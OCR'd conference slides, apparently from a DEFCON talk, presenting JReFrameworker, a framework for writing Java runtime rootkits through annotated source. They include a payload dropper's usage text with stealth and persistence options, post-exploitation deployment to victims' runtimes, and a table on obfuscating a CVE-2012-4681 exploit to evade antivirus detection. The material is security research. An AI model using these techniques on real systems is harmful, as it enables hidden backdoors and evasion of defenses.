
Ideal but Unreliable

Decompiled Source


Basic Idea: Overview

- It is easy to write source code
- Its easy to convert source code to bytecode (compiler!)
- Its relatively easy to inject, replace, merge, delete whole methods
  - Source: http://asm.ow2.org/current/asm-transformations.pdf
- A class contains declarations of fields and methods
- All “code” (assignments, method calls, etc.) must be in a method body
- If we can declare fields and add/replace/merge/delete methods we can cover most bytecode manipulation use cases by only writing source code
  - Tradeoff: Making small edits within a method requires rewriting the whole method…


Basic Idea: Add Code




Basic Idea: Replace Code



Basic Idea: Delete Code




Basic Idea: Merge (hook) Code



JReFrameworker

- Write rootkits in Java source!
- Modification behaviors defined with code annotations
- Develop and debug in Eclipse IDE
- Exploit "modules" are Eclipse Java projects
- Exportable payload droppers
  - Bytecode injections are computed on the fly
- Free + Open Source (MIT License): jreframeworker.com



JReFrameworker Annotations

- Java Annotations: “syntactic metadata that can be added to Java source code” (Wikipedia)
- 3 Types of Annotations
  - Source code only (does not end up in compiled binary)
  - Code only (included in bytecode, but are ignored by JVM)
  - Runtime (included in bytecode and are available through reflection at runtime)
- Idea: Use annotations to temporarily mark parts of the user made bytecode for the bytecode manipulation engine

Basic JReFrameworker Annotations

	Define	Merge
Type	*@DefineType*	*@MergeType*
Method	*@DefineMethod*	*@MergeMethod*
Field	*@DefineField*	N/A

(Inserts or Replaces)

(Preserves and Replaces)

Demo 2: Hidden File Module

- JReFrameworker
  - Develop and debug modifications in a familiar IDE (Eclipse)
  - Specialized bytecode manipulation engine


- JReFrameworker Modules
  - Eclipse project of annotated Java source code
  - A list of target runtimes/libraries to be modified
  - Can be used to export a payload dropper to compute on the fly bytecode injections

Demo 3: Post-Exploitation

- We have developed and tested our hidden file module. How do we deploy the change to the victim's runtime?
- Must be root/administrator in most cases (depending where the runtime is installed)
  - Example: C:\Program Files (x86)\Java\jre8

Rest of This Talk: JReFrameworker New Shiny

- Improvements to manipulation capabilities
- Improvements to development workflow
- Improvements to post exploitation process
- Improvements to persistence
- Progress towards automatic manipulations



JReFrameworker

Basic Bug Fixes / Improvements


- Jar Resources
  - Preserving startup configurations and resource files
  - Dealing with signed Jars (unsign if necessary, resign with keystore)
- Annotations
  - Support for multiple annotations
  - Replaced methods are now purged correctly
  - @MergeMethod annotation support for static methods
- Modules
  - Symbolic/relative paths (portable projects)
  - Support for manipulating applications
- General workflow issues
  - Modifications to runtime and applications are now conceptually the same
- Regression Testing (JUnit)!
  - Doubles as working examples of annotations
  - Help to prevent future bugs

Dropper Improvements

```
Usage: java -jar dropper.jar [options]
--help, -h                  Prints this menu and exits.
--safety-off, -so           This flag must be specified to execute the modifications specified by embedded
                            payloads (enabling the flag disables the built-in safety).
--search-directories, -s    Specifies a comma separated list of directory paths to search for targets, if
                            not specified a default set of search directories will be used.
--output-directory, -o      Specifies the output directory to save modified runtimes, if not specified
                            output files will be written as temporary files.
--replace-target, -r        Attempt to replace target with modified target.
--disable-watermarking, -dw Disables watermarking the modified target (can be used for additional stealth,
                            but could also cause problems for watchers). Watermarks are used to prevent
                            re-modifying a target.
--ignore-watermarks, -iw    Ignores watermarks and modifies targets regardless of whether or not they have
                            been previously modified.
--single-instance, -si      This flag enforces (using a file lock) that only a single instance of the
                            dropper may execute at one time.
--watcher, -w               Enables a watcher process that waits to modify only newly discovered runtimes
                            By default the process sleeps for 1 minute, unless the --watcher-sleep argument
                            is specified.
--watcher-sleep, -ws        The amount of time in milliseconds to sleep between watcher checks.
--print-watermarked, -pw    Prints watermarked targets found on search paths.
--print-targets, -pt        Prints the targets of the dropper and exits.
--print-payloads, -pp       Prints the payloads of the dropper and exits.
--debug, -d                 Prints debug information.
--version, -v               Prints the version of the dropper and exists.
```

Demo 4: Surviving Java Updates

- Challenge: A new version of Java gets released. The users runs the installer and installs a new default runtime. Now what?



Annotation Improvements (Purge)

- What if I just want something gone?

	Purge
Type	*@PurgeType*
Method	*@PurgeMethod*
Field	*@PurgeField*

```
// removes com.example.MyClass from target
@PurgeType
public class Build extends MyClass { … }
```

```
// removes com.example.MyClass from target
@PurgeType(type = "com.example.MyClass")
public class Build { … }
```

Annotation Improvements (Visibility / Finality)

- What if I can't access a type / method / field?

	Visibility	Finality
Type	*@DefineTypeVisibility*	*@DefineTypeFinality*
Method	*@DefineMethodVisibility*	*@DefineMethodFinality*
Field	*@DefineFieldVisibility*	*@DefineFieldFinality*

```
// removes final modifier from com.example.MyUnextensibleClass
@DefineTypeFinality(type="com.example.MyUnextensibleClass", finality=false)
public class Prebuild {}
```

Annotation Improvements (Build Phases)

- What if I need to make changes in steps?
  - Phases progress from phase 1 to *n*

```
// phase 1 removes final modifier from com.example.MyUnextensibleClass
@DefineTypeFinality(phase=1, type="com.example.MyUnextensibleClass", finality=false)
public class Prebuild {}

// phase 2 defines a type that extends a previously final type
@MergeType(phase=2)
public class MyClass extends MyUnextensibleClass { … } // compile error until phase 1 completes
```

Incremental Builder

- Clean Project / Full Build
  1. Let build phase *i=1*
  2. Compile all sources without compiler errors
  3. Manipulate target for phase *i*
  4. Update classpath and recompile sources
  5. Repeat from step 2
- Incremental Builder
  1. For each add, modify, delete file change set
     - Revert build phase to first impacted build phase
  2. Rebuild from reverted build phase and repeat until no new changes

Derbycon 4.0: Refactoring CVE-2012-4681

- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions…”
- CVE Created August 27th 2012 (~2 years old…)
- github.com/benjholla/CVE-2012-4681-Armoring

Sample	Notes	Score (2014’s positive detections)
Original Sample	http://pastie.org/4594319	30/55
Technique A	Changed Class/Method names	28/55
Techniques A and B	Obfuscate strings	16/55
Techniques A-C	Change Control Flow	16/55
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55
Techniques A-E	Simple XOR Packer	0/55

DEFCON 24: Refactoring CVE-2012-4681

- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions…”
- CVE Created August 27th 2012 (~4 years old!)
- github.com/benjholla/CVE-2012-4681-Armoring

Sample	Notes	2014 Score	2016 Score
Original Sample	http://pastie.org/4594319	30/55	36/56
Technique A	Changed Class/Method names	28/55	36/56
Techniques A and B	Obfuscate strings	16/55	22/56
Techniques A-C	Change Control Flow	16/55	22/56
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55	16/56
Techniques A-E	Simple XOR Packer	0/55	0/56

Demo 5: The “Reverse Bug” Patch

- Fixed in Java 7 update 7
